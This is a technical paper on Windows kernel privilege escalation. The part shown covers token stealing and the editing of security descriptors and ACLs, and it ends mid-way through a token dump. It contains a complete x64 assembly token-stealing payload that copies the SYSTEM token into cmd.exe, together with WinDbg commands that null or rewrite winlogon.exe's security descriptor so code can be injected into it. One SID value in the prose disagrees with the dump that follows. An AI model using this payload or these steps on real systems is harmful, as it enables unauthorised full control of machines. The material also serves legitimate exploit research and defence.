Windows Kernel Exploitation

*(by **Nixawk**)*

Table of Contents

1. Token Stealing.. 4
1.1 Access Token.. 4
1.2 Read/Write process token.. 4
1.2.1 Find EPROCESS of CURRENT process..5
1.2.2 Find PROCESS ID of parent process.. 6
1.2.3 Read ACCESS TOKEN of parent process..7
1.2.4 Read ACCESS TOKEN of privileged process..8
1.2.5 Replace ACCESS TOKEN of unprivileged process..8
1.3 Pwned..8
2. ACL Edit..9
2.1 SecurityDescriptor NULL Attack.. 9
2.2 SecurityDescriptor SID Attack.. 10
2.2.1 Edit ACL SID..12
2.2.1.1 SecurityDescriptor Structure.. 12
2.2.1.2 ACL Structure..12
2.2.1.3 ACE_HEADER Structure.. 13
2.2.1.4 SID Structure..13
2.3 Pwned..17
3. Enable Privileges.. 19
3.1 Enabling privileges.. 19
3.2 Pwned..20
4. Code..22
4.1 Token Stealing.. 22
4.2 ACL Edit..26
4.3 Enabling Privileges..28
References.. 30

If windows kernel can be accessable through drivers/vulnerabilities, or something else. The attacker can gain higher privileges, ex: `NT AUTHORITY\SYSTEM`. In the paper, let's detail three methods to escalate higher privileges.

- Token Stealing
- ACL Edit
- Privilege Enable

1. Token Stealing

1.1 Access Token

An access token is an object that describes the security context of a process or thread. The information in a token includes the identity and privileges of the user account associated with the process or thread. When a user logs on, the system verifies the user's password by comparing it with information stored in a security database. If the password is authenticated, the system produces an access token. Every process executed on behalf of this user has a copy of this access token.

If an attacker is able to get SYSTEM level access to a workstation, for example by compromising a local administrator account, and a Domain Administrator account is logged in to that machine then it may be possible for the attacker to simply read the administrator’s access token in memory and steal it to allow them to impersonate that account.

1.2 Read/Write process token

The system uses an access token to identify the user when a thread interacts with a securable object or tries to perform a system task that requires privileges. Access tokens contain the following information:

```
kd> dt _TOKEN
nt!_TOKEN
   +0x000 TokenSource      : _TOKEN_SOURCE
   +0x010 TokenId          : _LUID
   +0x018 AuthenticationId : _LUID
   +0x020 ParentTokenId    : _LUID
   +0x028 ExpirationTime   : _LARGE_INTEGER
   +0x030 TokenLock        : Ptr64 _ERESOURCE
   +0x038 ModifiedId       : _LUID
   +0x040 Privileges       : _SEP_TOKEN_PRIVILEGES
   +0x058 AuditPolicy      : _SEP_AUDIT_POLICY
   +0x078 SessionId        : Uint4B
   +0x07c UserAndGroupCount : Uint4B
   +0x080 RestrictedSidCount : Uint4B
   +0x084 VariableLength   : Uint4B
   +0x088 DynamicCharged   : Uint4B
   +0x08c DynamicAvailable : Uint4B
   +0x090 DefaultOwnerIndex : Uint4B
   +0x098 UserAndGroups    : Ptr64 _SID_AND_ATTRIBUTES
   +0x0a0 RestrictedSids   : Ptr64 _SID_AND_ATTRIBUTES
   +0x0a8 PrimaryGroup     : Ptr64 Void
   +0x0b0 DynamicPart      : Ptr64 Uint4B
   +0x0b8 DefaultDacl      : Ptr64 _ACL
   +0x0c0 TokenType        : _TOKEN_TYPE
   +0x0c4 ImpersonationLevel : _SECURITY_IMPERSONATION_LEVEL
   +0x0c8 TokenFlags       : Uint4B
   +0x0cc TokenInUse       : UChar
   +0x0d0 IntegrityLevelIndex : Uint4B
   +0x0d4 MandatoryPolicy  : Uint4B
   +0x0d8 LogonSession     : Ptr64 _SEP_LOGON_SESSION_REFERENCES
   +0x0e0 OriginatingLogonSession : _LUID
   +0x0e8 SidHash          : _SID_AND_ATTRIBUTES_HASH
   +0x1f8 RestrictedSidHash : _SID_AND_ATTRIBUTES_HASH
   +0x308 pSecurityAttributes : Ptr64 _AUTHZBASEP_SECURITY_ATTRIBUTES_INFORMATION
   +0x310 Package          : Ptr64 Void
   +0x318 Capabilities     : Ptr64 _SID_AND_ATTRIBUTES
   +0x320 CapabilityCount  : Uint4B
   +0x328 CapabilitiesHash : _SID_AND_ATTRIBUTES_HASH
   +0x438 LowboxNumberEntry : Ptr64 _SEP_LOWBOX_NUMBER_ENTRY
   +0x440 LowboxHandlesEntry : Ptr64 _SEP_LOWBOX_HANDLES_ENTRY
```

```
   +0x448 pClaimAttributes : Ptr64 _AUTHZBASEP_CLAIM_ATTRIBUTES_COLLECTION
   +0x450 TrustLevelSid    : Ptr64 Void
   +0x458 TrustLinkedToken : Ptr64 _TOKEN
   +0x460 IntegrityLevelSidValue : Ptr64 Void
   +0x468 TokenSidValues   : Ptr64 _SEP_SID_VALUES_BLOCK
   +0x470 VariablePart     : Uint8B
```

A common way is to replace a *unprivileged* process token with *privileged* process token. If the privileged is in a sandbox, the method may be invalid. In order to finish it, we should known which is the unprivileged process, and which is the privileged process.

Let's create an console application called *shellcode.exe.* If we run it in *cmd.exe*, it can help parent process cmd.exe to gain higher privilege. The method works in the following way:

- Find ***EPROCESS*** of current process (shellcode.exe).
- Find ***PROCESS ID*** of parent process (cmd.exe).
- Read ***ACCESS TOKEN*** from parent process
- Find ***EPROCESS*** of privileged process.
- Read ***ACCESS TOKEN*** from privileged process.
- Replace ***ACCESS TOKEN*** of the parent process with privileged ***ACCESS TOKEN***.

Question: how to locate ***ACCESS TOKEN*** in the process is the key ?

```
kd> !process 0 0 cmd.exe
PROCESS ffffe00018d37080
    SessionId: 1  Cid: 0b10    Peb: 7ff78330b000  ParentCid: 0f0c
    DirBase: 51df8000  ObjectTable: ffffc000a737f940  HandleCount: <Data Not
Accessible>
    Image: cmd.exe
```

```
kd> dt nt!_EPROCESS ffffe00018d37080 TOKEN
   +0x358 Token : _EX_FAST_REF
```

Note: *ffffe00018d37080* is the **EPROCESS** address.

1.2.1 Find EPROCESS of CURRENT process

Question: How to locate ***EPROCESS*** of the ***current*** process ?

GS:0x180	→→	**_KPCR**
_KPCR:0x008	→→	**_KTHREAD (CurrentThread)**
_KTHREAD:0x220	→→	**_KPROCESS**

KPCR: The name **KPCR** stands for (Kernel) Processor Control Region. The kernel keeps a **KPCR** for each logical processor. The **KPCR** for the boot processor is in space provided by the loader or is in the kernel's **.data** section, but the **KPCR** for each additional processor is at the start of a large-scale per-processor state that the kernel builds in one memory allocation. In version 6.0, for instance:

Kernel-mode code can easily find the **KPCR** for whichever processor it's executing on, because when the processor last entered ring 0, however it got there, the kernel will have loaded the **fs** or **gs** register, in 32-bit and 64-bit Windows respectively, to address that processor's **KPCR**.

KTHREAD: The **KTHREAD** structure is the Kernel Core's portion of the **ETHREAD** structure. The **ETHREAD** structure is the kernel's representation of a thread object.

KPROCESS : The **KPROCESS** structure is the Kernel Core's portion of the **EPROCESS** structure. The **EPROCESS** structure is the kernel's representation of a process object

```
kd> dt _KPCR -r
      ...
      +0x180 Prcb              : _KPRCB
         +0x000 MxCsr              : Uint4B
         +0x004 LegacyNumber       : UChar
         +0x005 ReservedMustBeZero : UChar
         +0x006 InterruptRequest : UChar
         +0x007 IdleHalt           : UChar
         +0x008 CurrentThread      : Ptr64 _KTHREAD
```

```
kd> dt _KTHREAD Process
ntdll!_KTHREAD
   +0x220 Process : Ptr64 _KPROCESS
```

In asm code, the **EPROCESS** address of current process can be found through the following instructuions:

```
mov r9, qword ptr gs:[188h]     ;get _ETHREAD pointer from KPCR
mov r9, qword ptr [r9 + 220h]
```

1.2.2 Find PROCESS ID of parent process

When shellcode.exe executes in cmd.exe, it can be treated as child process, and cmd.exe is the parent process. Here we gain higher privileges for parent process (cmd.exe). In order to transfer the permissions to a destination program (ex: cmd.exe), we should locate ACCESS TOKEN of cmd.exe at first. Ex: ***ffffad8e28c32080*** is the **EPROCESS** address of current process.

Parent Process	**Child Process (Current Process)**
cmd.exe (*gain higher privleges*)	shellcode.exe

InheritedFromUniqueProcessId of current **EPROCESS** is the parent Process ID. Please read ***MSDN*** for more details.

GS:180	→→	**_KPCR**
_KPCR:0x008	→→	**_KTHREAD (CurrentThread)**
_KTHREAD:0x220	→→	**_KPROCESS**
_KPROCESS:0x3e0h	→→	**InheritedFromUniqueProcessId**

InheritedFromUniqueProcessId offset against the current process' **EPROCESS** is **0x3E0.** Actually the PID of parent process (ex: cmd.exe), can be captured through:

```
kd> dt _EPROCESS ffffad8e28c32080 InheritedFromUniqueProcessId
ntdll!_EPROCESS
   +0x3e0 InheritedFromUniqueProcessId : 0x00000000`000002b4 Void
kd> ? 2b4
Evaluate expression: 692 = 00000000`000002b4    ; Parent Process ID
```

In asm code, the **PROCESS ID** of parent process can be found through the following instructuions:

```
mov r8, qword ptr [r9 + 3e0h]
```

1.2.3 Read ACCESS TOKEN of parent process

Question: How to locate the **EPROCESS** of the ***parent*** process (cmd.exe) ?

_KPROCESS:0x2e8h	→→	**UniqueProcessId**
_KPROCESS:0x2f0h	→→	**ActiveProcessLinks**
_KPROCESS:0x3e0h	→→	**InheritedFromUniqueProcessId**

Using this member (**ActiveProcessLinks**), we can dump out a list of all active processes in the kernel using dt command.

```
dt nt!_EPROCESS -l ActiveProcessLinks.Flink ffffad8e28c32080
```

```
dt nt!_EPROCESS -l ActiveProcessLinks.Flink ffffad8e28c32080 UniqueProcessId   ; dump
all Process ID
```

```
dt nt!_EPROCESS -l ActiveProcessLinks.Flink ffffad8e28c32080 ImageFileName     ; dump
all Process Name
```

```
kd> dt _EPROCESS  ffffad8e28c32080
ntdll!_EPROCESS
   +0x000 Pcb              : _KPROCESS
   +0x2d8 ProcessLock      : _EX_PUSH_LOCK
   +0x2e0 RundownProtect   : _EX_RUNDOWN_REF
   +0x2e8 UniqueProcessId  : 0x00000000`00000af8 Void
   +0x2f0 ActiveProcessLinks : _LIST_ENTRY [ 0xffffad8e`bc1873d0 -
0xffffad8e`2816baf0 ]
```

The PID of the process is at offset **0x2e8** of the **EPROCESS,** and that at offset **0x2f0** we have a linked list of all the **EPROCESS**'s, it is then possible to loop though them looking for the PID of parent process called cmd.exe:

```
mov rax, r9
loop1:
mov rax, qword ptr [rax + 2f0h]
sub rax, 2f0h
cmp qword ptr [rax + 2e8h], r8
jne loop1
```

An access token is an object that describes the security context of a process or thread. The information in a token includes the identity and privileges of the user account associated with the process or thread. Once this is done we want to find the address of the token, since this is what we want to replace. It is located at offset **0x358** as seen below:

_KPROCESS:0x2e8h	→→	**UniqueProcessId**
_KPROCESS:0x2f0h	→→	**ActiveProcessLinks**
_KPROCESS:0x3e0h	→→	**InheritedFromUniqueProcessId**

_KPROCESS:0x358h	→→	Token

```
kd> dt _EPROCESS ffffad8e28c32080 Token
ntdll!_EPROCESS
   +0x358 Token : _EX_FAST_REF
```

So, we make sure to store that address before going onwards:

```
mov rcx, rax
add rcx, 358h
```

1.2.4 Read ACCESS TOKEN of privileged process

In order to gain SYSTEM privileges, we need to find the **EPROCESS** of the System process. Since the **System** always has a PID of 4 we can find it in the same way:

```
mov rax, r9
loop2:
mov rax, qword ptr [rax + 2f0h]
sub rax, 2f0h
cmp qword ptr [rax + 2e8h], 4
jne loop2
mov rdx, rax
add rdx, 358h
```

This gives us the address of the **EPROCESS** for the System process.

_KPROCESS:0x358h	→→	Token

1.2.5 Replace ACCESS TOKEN of unprivileged process

The next step is to replace the token of the cmd.exe process. This is simply done by overwriting the existing token:

```
mov rdx, qword ptr [rdx]
mov qword ptr [rcx], rdx
```

- RDX contains offset 0x358 of the **EPROCESS** address of the ***System Process***.
- RCX contains offset 0x358 of the **EPROCESS** address of ***cmd.exe***.

1.3 Pwned

Executing the actual asm code looks like:

```
.code


TokenStealingPayload PROC
        mov r9, qword ptr gs:[188h]
        mov r9, qword ptr [r9 + 220h]
        mov r8, qword ptr [r9 + 3e0h]
        mov rax, r9
        loop1:
```

```
        mov rax, qword ptr [rax + 2f0h]
        sub rax, 2f0h
        cmp qword ptr [rax + 2e8h], r8
        jne loop1
        mov rcx, rax
        add rcx, 358h
        mov rax, r9
        loop2:
        mov rax, qword ptr [rax + 2f0h]
        sub rax, 2f0h
        cmp qword ptr [rax + 2e8h], 4
        jne loop2
        mov rdx, rax
        add rdx, 358h
        mov rdx, qword ptr [rdx]
        mov qword ptr [rcx], rdx
        ret
TokenStealingPayload ENDP

END
```

With the expected result:

```
C:\Users\exploit\Desktop>whoami
nt authority\system
```

2. ACL Edit

Every kernel object is associated with a header structure that is prepended to the object itself. One of the members of this structure is a pointer to a **SecurityDescriptor** *which contains the Access Control List (ACL) for that object. The ACL contains the information about who can access this very object and with what permissions.*

2.1 SecurityDescriptor NULL Attack

One of the most efficient and reliable attack vectors used by kernel privilege escalation exploits is to set the pointer to the SecurityDescriptor of a securable object to NULL (It doesn't work from Windows 10 v1607 (Build 14393)). This value tells Windows that no permissions have been assigned for the process and hence everyone has full access to it. In Windows 10 Anniversary a mitigation for this has been implemented as noted by Nettitude Labs: *https://labs.nettitude.com/blog/analysing-the-null-securitydescriptor-kernel-exploitation-mitigation-in-the-latest-windows-10-v1607-build-14393/*

By performing this action against a process that runs with high privileges, such as the SYSTEM account, the exploit process can then inject a remote thread and execute code under the security context of the target process.

This kernel object attack vector is quite powerful also for the reason that makes Supervisor Mode Execution Protection(SMEP) and other protections such as Non-Executable

Kernel pool memory totally obsolete, since we don't have to execute our payload anymore in Kernel mode and/or address space in order to elevate our privileges.

```
kd> !process 0 0 winlogon.exe
```

```
kd> !object <EPROCESS>
```

```
kd> eq (<OBJECTHEADER> + 0x28) 0  ;  OBJECTHEADER = <EPROCESS> - 0x30
kd> eq (<EPROCESS> - 0x30 + 0x28) 0
```

2.2 SecurityDescriptor SID Attack

Let's view the **EPROCESS** and **SecurityDescriptor** of winlogon.exe:

```
kd> !process 0 0 winlogon.exe
PROCESS ffffe0009e6b8080
    SessionId: 1  Cid: 02a8    Peb: 7ff7faeff000  ParentCid: 0274
    DirBase: 12c15000  ObjectTable: ffffc000d7ba6200  HandleCount: <Data Not
Accessible>
    Image: winlogon.exe
```

```
kd> !object ffffe0009e6b8080
Object: ffffe0009e6b8080  Type: (ffffe0009c67cf20) Process
    ObjectHeader: ffffe0009e6b8050 (new version)
    HandleCount: 13  PointerCount: 392267
```

```
kd> dt nt!_OBJECT_HEADER ffffe0009e6b8050
   +0x000 PointerCount     : 0n392267
   +0x008 HandleCount      : 0n13
   +0x008 NextToFree       : 0x00000000`0000000d Void
   +0x010 Lock             : _EX_PUSH_LOCK
   +0x018 TypeIndex        : 0xcb ''
   +0x019 TraceFlags       : 0 ''
   +0x019 DbgRefTrace      : 0y0
   +0x019 DbgTracePermanent : 0y0
   +0x01a InfoMask         : 0x88 ''
   +0x01b Flags            : 0 ''
   +0x01b NewObject        : 0y0
   +0x01b KernelObject     : 0y0
   +0x01b KernelOnlyAccess : 0y0
   +0x01b ExclusiveObject  : 0y0
   +0x01b PermanentObject  : 0y0
   +0x01b DefaultSecurityQuota : 0y0
   +0x01b SingleHandleEntry : 0y0
   +0x01b DeletedInline    : 0y0
   +0x01c Spare            : 0
   +0x020 ObjectCreateInfo : 0xfffff802`823d8f40 _OBJECT_CREATE_INFORMATION
   +0x020 QuotaBlockCharged : 0xfffff802`823d8f40 Void
   +0x028 SecurityDescriptor : 0xffffc000`d4a16518 Void
   +0x030 Body             : _QUAD
```

```
kd> dt nt!_SECURITY_DESCRIPTOR
   +0x000 Revision         : UChar
   +0x001 Sbz1             : UChar
   +0x002 Control          : Uint2B
   +0x008 Owner            : Ptr64 Void
   +0x010 Group            : Ptr64 Void
   +0x018 Sacl             : Ptr64 _ACL
   +0x020 Dacl             : Ptr64 _ACL
```

As you can see, by knowing the address of our object, we can easily get the address where the pointer to the object **security descriptor** *is stored. This is basically located at address:* ***OBJECT_ADDRESS – sizeof(ULONG_PTR)****.*

Going back to the pointer to that security descriptor, remember this address is practically a pseudopointer, meaning that its last 4 bits contain information that is not related to the actual address. To get the actual address, we need to mask those bits. This can be achieved by doing ***(PSEUDO_POINTER & 0xFFFFFFFFFFFFFFF0)****.*

```
kd> !sd (0xffffc000`d4a16518 & 0xFFFFFFFFFFFFFFF0) 1
->Revision: 0x1
->Sbz1     : 0x0
->Control : 0x8814
            SE_DACL_PRESENT
            SE_SACL_PRESENT
            SE_SACL_AUTO_INHERITED
            SE_SELF_RELATIVE
->Owner    : S-1-5-32-544 (Alias: BUILTIN\Administrators)
->Group    : S-1-5-18 (Well Known Group: NT AUTHORITY\SYSTEM)
->Dacl     :
->Dacl     : ->AclRevision: 0x2
->Dacl     : ->Sbz1        : 0x0
->Dacl     : ->AclSize     : 0x3c
->Dacl     : ->AceCount    : 0x2
->Dacl     : ->Sbz2        : 0x0
->Dacl     : ->Ace[0]: ->AceType: ACCESS_ALLOWED_ACE_TYPE
->Dacl     : ->Ace[0]: ->AceFlags: 0x0
->Dacl     : ->Ace[0]: ->AceSize: 0x14
->Dacl     : ->Ace[0]: ->Mask : 0x001fffff
->Dacl     : ->Ace[0]: ->SID: S-1-5-18 (Well Known Group: NT AUTHORITY\SYSTEM) ; 0xc

->Dacl     : ->Ace[1]: ->AceType: ACCESS_ALLOWED_ACE_TYPE
->Dacl     : ->Ace[1]: ->AceFlags: 0x0
->Dacl     : ->Ace[1]: ->AceSize: 0x18
->Dacl     : ->Ace[1]: ->Mask : 0x00121411
->Dacl     : ->Ace[1]: ->SID: S-1-5-32-544 (Alias: BUILTIN\Administrators)

->Sacl     :
->Sacl     : ->AclRevision: 0x2
->Sacl     : ->Sbz1        : 0x0
->Sacl     : ->AclSize     : 0x1c
->Sacl     : ->AceCount    : 0x1
->Sacl     : ->Sbz2        : 0x0
->Sacl     : ->Ace[0]: ->AceType: SYSTEM_MANDATORY_LABEL_ACE_TYPE
->Sacl     : ->Ace[0]: ->AceFlags: 0x0
->Sacl     : ->Ace[0]: ->AceSize: 0x14
->Sacl     : ->Ace[0]: ->Mask : 0x00000003
->Sacl     : ->Ace[0]: ->SID: S-1-16-16384 (Label: Mandatory Label\System Mandatory
Level)Consolas;Courier;monospace
```

Let's try to set **ACL NULL**, but we can try to modify it. From the below dump informations, we know

AceCount:	0x2
Ace[0]: ->AceType:	ACCESS_ALLOWED_ACE_TYPE
Ace[1]: ->AceType:	ACCESS_ALLOWED_ACE_TYPE

(Ace[0]: ->Mask: 0x1FFFFF) shows that SYSTEM has full rights over the process.

2.2.1 Edit ACL SID

In order to gain higher privilege (Ex: SYSTEM), we can try to *change the SYSTEM SID to some low privileged group*, *hence giving any members of that group full rights to the process*. This requires us to find the **SID** for that **ACE** in memory.

Question: How to modify `SidStart` to gain higher privileges ?

2.2.1.1 SecurityDescriptor Structure

Every kernel object is associated with a header structure that is prepended to the object itself. One of the members of this structure is a pointer to a **SecurityDescriptor** *which contains the Access Control List (ACL) for that object. The ACL contains the information about who can access this very object and with what permissions.*

```
typedef struct _SECURITY_DESCRIPTOR {
  UCHAR Revision;                        ;  1 bytes
  UCHAR Sbz1;                            ;  1 bytes
  SECURITY_DESCRIPTOR_CONTROL Control;   ;  2 bytes ; USHORT
  PSID Owner;                            ;  8 bytes
  PSID Group;                            ;  8 bytes
  PACL Sacl;                             ;  8 bytes (Dacl=_SECURITY_DESCRIPTOR + 0x1c)
  PACL Dacl;                             ;  8 bytes  + 0x24
} SECURITY_DESCRIPTOR, *PSECURITY_DESCRIPTOR;
```

```
kd> dt _SECURITY_DESCRIPTOR
ntdll!_SECURITY_DESCRIPTOR
   +0x000 Revision         : UChar
   +0x001 Sbz1             : UChar
   +0x002 Control          : Uint2B
   +0x008 Owner            : Ptr64 Void
   +0x010 Group            : Ptr64 Void
   +0x018 Sacl             : Ptr64 _ACL
   +0x020 Dacl             : Ptr64 _ACL
```

```
kd> ?? sizeof(_SECURITY_DESCRIPTOR)
unsigned int64 0x28
```

2.2.1.2 ACL Structure

```
typedef struct _ACL {
  BYTE AclRevision;
  BYTE Sbz1;
  WORD AclSize;
  WORD AceCount;
  WORD Sbz2;
} ACL, *PACL;
```

```
kd> dt _ACL
ntdll!_ACL
   +0x000 AclRevision      : UChar
   +0x001 Sbz1             : UChar
   +0x002 AclSize          : Uint2B
   +0x004 AceCount         : Uint2B
   +0x006 Sbz2             : Uint2B
```

```
kd> ?? sizeof(_ACL)
unsigned int64 8
```

2.2.1.3 ACE_HEADER Structure

```
typedef struct _ACCESS_ALLOWED_ACE {    ;  Dacl + sizeof(_ACL) =  Dacl + 8
  ACE_HEADER  Header;      ; 4 bytes    ;  Dacl + 8 + 4
  ACCESS_MASK Mask;        ; 4 bytes    ;  Dacl + 8 + 4 + 4
  DWORD       SidStart;
} ACCESS_ALLOWED_ACE, *PACCESS_ALLOWED_ACE;
```

```
typedef struct _ACE_HEADER {
  BYTE AceType;
  BYTE AceFlags;
  WORD AceSize;
} ACE_HEADER, *PACE_HEADER;
```

```
typedef DWORD ACCESS_MASK;
typedef ACCESS_MASK* PACCESS_MASK;
```

2.2.1.4 SID Structure

```
typedef struct _SID {
  UCHAR Revision;
  UCHAR SubAuthorityCount;
  SID_IDENTIFIER_AUTHORITY IdentifierAuthority;
  [size_is(SubAuthorityCount)] ULONG SubAuthority[*];
} SID, *PSID;
```

```
kd> dt _SID
ntdll!_SID
   +0x000 Revision            : UChar
   +0x001 SubAuthorityCount : UChar
   +0x002 IdentifierAuthority : _SID_IDENTIFIER_AUTHORITY
   +0x008 SubAuthority        : [1] Uint4B
```

```
kd> ?? sizeof(_SID)
unsigned int64 0xc
```

```
typedef struct _SID_IDENTIFIER_AUTHORITY {
  UCHAR Value[6];
} SID_IDENTIFIER_AUTHORITY, *PSID_IDENTIFIER_AUTHORITY;
```

```
kd> dt _SID_IDENTIFIER_AUTHORITY
ntdll!_SID_IDENTIFIER_AUTHORITY
   +0x000 Value               : [6] UChar
```

SECURITY_DESCRIPTOR	ITEM
Ace[0]: ->**Mask**	kd> db (0xffffc000`d4a16518 + 28 + 8 + 8 – 4)
Ace[0]: ->**SID**	kd> db (0xffffc000`d4a16518 + 28 + 8 + 8)

If we want to change `SID: S-1-5-18 to SID: S-1-5-12, The offset 8 of SID is 18.`

```
kd> db (0xffffc000`d4a16518 + 28 + 8 + 8 + 8) L1
ffffc000`d4a16558  12                                        .
```

```
kd> eb (0xffffc000`d4a16518 + 28 + 8 + 8 + 8) b
kd> db (0xffffc000`d4a16518 + 28 + 8 + 8 + 8) L1
ffffc000`d4a16558  0b                                        .
```


```
kd> !sd (0xffffc000`d4a16518 & 0xFFFFFFFFFFFFFFF0) 1
->Revision: 0x1
->Sbz1     : 0x0
->Control  : 0x8814
            SE_DACL_PRESENT
            SE_SACL_PRESENT
```

```
            SE_SACL_AUTO_INHERITED
            SE_SELF_RELATIVE
->Owner   : S-1-5-32-544 (Alias: BUILTIN\Administrators)
->Group   : S-1-5-18 (Well Known Group: NT AUTHORITY\SYSTEM)
->Dacl    :
->Dacl    : ->AclRevision: 0x2
->Dacl    : ->Sbz1       : 0x0
->Dacl    : ->AclSize    : 0x3c
->Dacl    : ->AceCount   : 0x2
->Dacl    : ->Sbz2       : 0x0
->Dacl    : ->Ace[0]: ->AceType: ACCESS_ALLOWED_ACE_TYPE
->Dacl    : ->Ace[0]: ->AceFlags: 0x0
->Dacl    : ->Ace[0]: ->AceSize: 0x14
->Dacl    : ->Ace[0]: ->Mask : 0x001fffff
->Dacl    : ->Ace[0]: ->SID: S-1-5-11 (Well Known Group: NT AUTHORITY\Authenticated
Users)

->Dacl    : ->Ace[1]: ->AceType: ACCESS_ALLOWED_ACE_TYPE
->Dacl    : ->Ace[1]: ->AceFlags: 0x0
->Dacl    : ->Ace[1]: ->AceSize: 0x18
->Dacl    : ->Ace[1]: ->Mask : 0x00121411
->Dacl    : ->Ace[1]: ->SID: S-1-5-32-544 (Alias: BUILTIN\Administrators)

->Sacl    :
->Sacl    : ->AclRevision: 0x2
->Sacl    : ->Sbz1       : 0x0
->Sacl    : ->AclSize    : 0x1c
->Sacl    : ->AceCount   : 0x1
->Sacl    : ->Sbz2       : 0x0
->Sacl    : ->Ace[0]: ->AceType: SYSTEM_MANDATORY_LABEL_ACE_TYPE
->Sacl    : ->Ace[0]: ->AceFlags: 0x0
->Sacl    : ->Ace[0]: ->AceSize: 0x14
->Sacl    : ->Ace[0]: ->Mask : 0x00000003
->Sacl    : ->Ace[0]: ->SID: S-1-16-16384 (Label: Mandatory Label\System Mandatory
Level)
```

Which is also what ***Process Explorer*** shows us:



The next step is normally to create a thread in winlogon.exe and run the usermode shellcode with SYSTEM rights. However when we try that we get an error:

```
C:\test>Shellcode.exe
Current PID is: 4424
The Parent PID is: 528
Error opening winlogon process: 5
Could not inject code
C:\test>
```

We do not have permissions to get a handle to the process, this is because *winlogon.exe runs at a higher integrity level than the Shellcode.exe process*. *So even though we are a member of the Authenticated Users group and have full control of winlogon.exe we cannot get a handle to it since we are currently at a lower integrity level.* This problem does not come from winlogon.exe, but rather from our own process, and the token we have. The token for the current process is located at offset **0x358** in the **EPROCESS** as seen below:

```
kd> dt nt!_EPROCESS ffffe000299a9080 Token
   +0x358 Token : _EX_FAST_REF
```

We notice that the pointer to the token again is a fast reference, so we need to ignore the lower **4** bits, giving us:

```
kd> dt nt!_TOKEN (poi(ffffe0009e6b8080+358) & 0xFFFFFFFFFFFFFFF0)
   +0x000 TokenSource      : _TOKEN_SOURCE
   +0x010 TokenId          : _LUID
   +0x018 AuthenticationId : _LUID
   +0x020 ParentTokenId    : _LUID
   +0x028 ExpirationTime   : _LARGE_INTEGER 0x06207526`b64ceb90
   +0x030 TokenLock        : 0xffffe000`9e6b6870 _ERESOURCE
   +0x038 ModifiedId       : _LUID
   +0x040 Privileges       : _SEP_TOKEN_PRIVILEGES
   +0x058 AuditPolicy      : _SEP_AUDIT_POLICY
   +0x078 SessionId        : 1
   +0x07c UserAndGroupCount : 5
   +0x080 RestrictedSidCount : 0
   +0x084 VariableLength   : 0xa4
   +0x088 DynamicCharged   : 0x1000
   +0x08c DynamicAvailable : 0
   +0x090 DefaultOwnerIndex : 1
   +0x098 UserAndGroups    : 0xffffc000`d7bd2700 _SID_AND_ATTRIBUTES
   +0x0a0 RestrictedSids   : (null)
   +0x0a8 PrimaryGroup     : 0xffffc000`d7bd17b0 Void
   +0x0b0 DynamicPart      : 0xffffc000`d7bd17b0  -> 0x101
   +0x0b8 DefaultDacl      : 0xffffc000`d7bd17bc _ACL
   +0x0c0 TokenType        : 1 ( TokenPrimary )
   +0x0c4 ImpersonationLevel : 0 ( SecurityAnonymous )
   +0x0c8 TokenFlags       : 0x2800
   +0x0cc TokenInUse       : 0x1 ''
   +0x0d0 IntegrityLevelIndex : 4
   +0x0d4 MandatoryPolicy  : 1
   +0x0d8 LogonSession     : 0xffffc000`d4a137f0 _SEP_LOGON_SESSION_REFERENCES
   +0x0e0 OriginatingLogonSession : _LUID
